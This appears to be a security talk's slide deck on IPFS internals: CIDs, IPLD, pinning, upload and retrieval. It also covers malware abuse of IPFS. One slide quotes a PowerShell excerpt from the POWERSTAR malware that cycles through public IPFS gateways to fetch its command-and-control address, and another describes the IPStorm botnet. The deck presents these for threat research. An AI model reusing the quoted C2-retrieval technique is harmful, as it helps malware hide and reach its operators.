



# IPFS Unveiled

Exploring Data Collection, Analysis,  
and Security

# Who are we?



- **Patrick Ventuzelo** ([@Pat\\_Ventuzelo](#))
  - CEO & Founder of Fuzzinglabs
  - Senior Security Researcher
- Specialized in
  - Fuzzing, vulnerability research, and reversing.
  - **Rust**, Go, **Blockchain**, Wasm, & Browser security.
  - Speaker & trainer at various security conferences:
    - BlackHat USA, OffensiveCon, REcon, etc.




- **Tanguy Laucournet**
  - Security Engineer
  - Blockchain/OSINT expert
- Specialized in
  - **Blockchain**, cryptocurrencies, NFTs, etc.
  - Scripting & **Python** development for data analysis
  - **Investigations**, profiling, de-anonymization related to blockchains and decentralized networks

# Introduction to IPFS

# Inter Planetary File System (IPFS)

- IPFS
  - Inter Planetary File System
  - Protocol, hypermedia and file sharing
  - Peer-to-peer (P2P) network
    - based on [libp2p](#)
  - Distributed file system
  - Content Addressing
- History
  - Introduced in 2014, is developed by Protocol Labs.
- IPFS in 2023:
  - ~30k nodes annual
  - 90% using [kubo](#) (Go client/node)
  - 50 % are located in the US




# Location addressing

VS

# Content addressing

## Location addressing




<https://website.com/site/logos/mylogo.jpg>  
<https://hack.lu/site/logos/logo.jpg>

DNS

website.com -> 145.15.211.54  
hack.lu -> 66.268.98.478

## Content addressing



CID : QmA..

CID : QmB...

# IPFS in the wild

The image displays a collection of logos for various IPFS-related projects, organized into several categories:

- Data:** orbit db, qri.io, arbore, fleek, Catena, HUT 34.
- Identity:** civic, ION, UNSTOPPABLE DOMAINS, NOMIOS, ZINC, uport, handshake.
- Persistence:** INFURA, eternum, textile, TEMPORAL.
- Marketplace:** OpenBazaar, ORIGIN, Bounty0x, Ethlance.
- NFT:** dlux, DIGITAL ART CHAIN, Decentraland, Glossy, mokens.
- Content:** D.tube, EVERIPEDIA, ALEXANDRIA, Matters, PEERC0S, dlive, PeerPad, Partyshare, magic leap, bSound, Viewly, VIULY.COM, AUDIUS.
- Other:** ipwb, Dappkit, kauri.io, Simple As Water, MÓIBIT, KarmaPay, SptsHub, adXchain, MONITOR CHAIN, IPSE I K U, WINGS, stake.fish, IPFS, FILESTORM, tallylab, edChain, ROBONOMICS, fission, IPFSDATA, actyx, EDGI Environmental Data & Governance Initiative, DAppNode.
- Social Media:** BOX, Identifi, berty, Orbit, Peepeth, KARMA, AKASHA, Indorse.
- Governance:** GovBlocks, Democracy Earth, ARAGON ONE.
- Exchange:** Dether, faa st, Swap .online.
- Finance:** coinomi, REQUEST NETWORK, RAVENCOIN, Bloom, MyEtherWallet, kyber network, colu., SETTLE, Uniswap, MARKETPROTOCOL.
- Prediction:** AUGUR, PLAY 2 WIN, Crypto Dice, CryptoBets, MÓBIUS 2D, VIRTUE POKER.
- Integrations & Collaborations:** Netflix, Microsoft Azure, Cloudflare, KIVIX, Guix, NixOS.

# IPFS in the wild

The image displays a grid of logos categorized by IPFS use cases. A red box highlights the 'Controversial & Illegal' section, which includes:

- Darknet Forum**: Cebulka.in
- Phishing pages**: Data Leak, Malware (Powerstar), Botnet (IPStorm)
- Darknet Marketplace**: OpenBazaar, Tochka
- NSFW:** A lot ...

Other categories and logos include:

- Data**: orbit, qri.io, arbore, fleek, Catena
- Identity**: civic, UNSTOPPABLE DOMAINS, NOMIOS, ZINC, handshake
- Persistence**: INFURA, eternum, textile, TEMPORAL
- Marketplace**: OpenBazaar, ORIGIN, Bounty0x, Ethlance, BAZAAR
- NFT**: DIGITAL, Glo
- Social Media**: BOX, Identifi, berty, KARMA, Orbit, AKASHA, Peepeth, Indorse
- Integrations & Collaborations**: Netflix, Microsoft Azure, Cloudflare, Kivix, Guix, NixOS
- Prediction**: AUGUR, Crypto Dice, CryptoBets, MÖBIUS 2D, VIRTUE POKER
- Finance**: coinomi, REQUEST NETWORK, RAVENCOIN, Bloom, MyEtherWallet, kyber network, colu, SETTLE, Uniswap, MARKETPROTOCOL
- Governance**: GovB, Democracy Earth, ARAGON ONE, Swap
- Other**: Partyshare, mologic leap, Cyber, FILESTORM, tallylab, edChain, ROBONOMICS, fission, IPFSDATA, actyx, EDGI, Environmental Data & Governance Initiative, DAppNode

# EXAMPLE: POWERSTAR IPFS Variant



“Charming Kitten appears to be straying from their previously preferred cloud-hosting providers (OneDrive, AWS S3, Dropbox) in favor of **privately hosted infrastructure**, Backblaze and **IPFS**, to **deliver their malware**. In this version, POWERSTAR initially tries to retrieve its C2 server by decoding a file stored on the IPFS. POWERSTAR contains a **list of IPFS gateways** it tries, in series, to retrieve a **hardcoded CID** containing a subsequent C2 address to use” - [source](#)

```
function getDomaini{
    $DoList = "ipfs.io;dweb.link;gateway.ipfs.io;ipfs.infura.io;infura-ipfs.io;ipfs.eternum.io;hardbin.com;
    cloudflare-ipfs.com;cf-ipfs.com;gateway.pinata.cloud;2read.net;ipfs.2read.net"
    $wc = New-Object system.Net.WebClient;
    $DoList=$DoList.Split(';')
    :loop1
    Foreach($item in $DoList){
        try {
            $return_val = $wc.DownloadString("https://$item/ipfs/$global:hashish");
            break :loop1
        }
        catch{
            $return_val="NO"
        }
    }
}
```




# EXAMPLE: IPSTORM

“IPFS is currently being abused by **IPStorm malware**, a **botnet** that controls Windows, Android, Linux, and Mac devices. The malware was initially identified by Anomali in May 2019. It is written in Go and uses **IPFS for communication** of the nodes and sending **commands to the infected devices**. A comprehensive analysis of the malware is provided by [Bitdefender whitepaper](#)”



# How Alice can upload on IPFS?


- What is Pinning?
  - Refers to instructing a node (whether local or a service) to retain an object for an indefinite period.
- **Local** node
  - [github.com/ipfs/kubo](https://github.com/ipfs/kubo)
- **Centralized** services
  - Keep private information about the user doing the pinning request
  - Examples: [Pinata](#), [Infura](#)
- **Decentralized** services
  - Anyone can see who (with address) made the pinning request
  - Examples: [Filecoin](#), [Storj](#)



# IPFS upload in details - IPLD creation


---

## 1. Create IPLD structure



# Content Identifier (CID)

- Content Identifier (CID)
  - Used to identify files and directories
  - Each CID contains
    - Base, version
    - Codec
    - Unique cryptographic hash of the content
  - CID inspector: [cid.ipfs.tech](https://cid.ipfs.tech)



CID

[Docs](#) [Spec](#) [Tutorial](#)

QmSnuWmXptJZdLJpKRarxBMS2Ju2oANVrgbr2xWbie9b2D

## HUMAN READABLE CID

base58btc - cidv0 - dag-pb - (sha2-256 : 256 : 422896A1CE82A7B1CC0BA27C7D8DE2886C7DF95588473D5E88A28A9FCFA0E43E)

MULTIBASE - VERSION - MULTICODEC - MULTIHASH (NAME : SIZE : DIGEST IN HEX)

## MULTIBASE

PREFIX:

implicit

NAME:

base58btc

## MULTICODEC

CODE:

0x70

NAME:

dag-pb

DESCRIPTION:

MerkleDAG protobuf

## MULTIHASH

CODE:

0x12

NAME:

sha2-256

BITS:

256

DIGEST (BASE58BTC MULTIBASE):

zQmSnuWmXptJZdLJpKRarxBMS2Ju2oANVrgbr2xWbie9b2D

DIGEST (HEX):

422896A1CE82A7B1CC0BA27C7D8DE2886C7DF95588473D5E88A28A9FCFA0E43E

## CID BYTE LENGTH

AS BASE58BTC STRING (BYTES)

46

AS BASE32 STRING (BYTES)

46

BINARY (BYTES)


34

## CIDV1 (BASE32)

bafybeiccfclktucu6y4yc5cpr6y3yuir67svmii46v5cfcrcpk47iheh


# Inter Planetary Linked Data (IPLD)

- Structure for addressable and linkable contents
- Based on **CID** to identify each chunk of data
- Files can be separated into **chunks** that are stored and addressed individually
- Use different **merkle dag** to link those chunks together (dag-pb, dag-cbor, etc)
- DAG builder: [dag.ipfs.tech](https://dag.ipfs.tech)



# IPFS upload in details - Files upload


1. Create IPLD structure




2. Upload to node



# IPFS upload in details - Records creation



# IPFS upload in details - Records sharing






# How Bob can read a file from IPFS?

- Local node
  - Direct access to the network
  - Download
    - `ipfs get <CID>`
  - Read
    - `ipfs cat <CID>`


- Gateways:
  - Access to IPFS over HTTP



- Browsers
  - Easy UI access of IPFS
    - via existing gateways
    - via local node



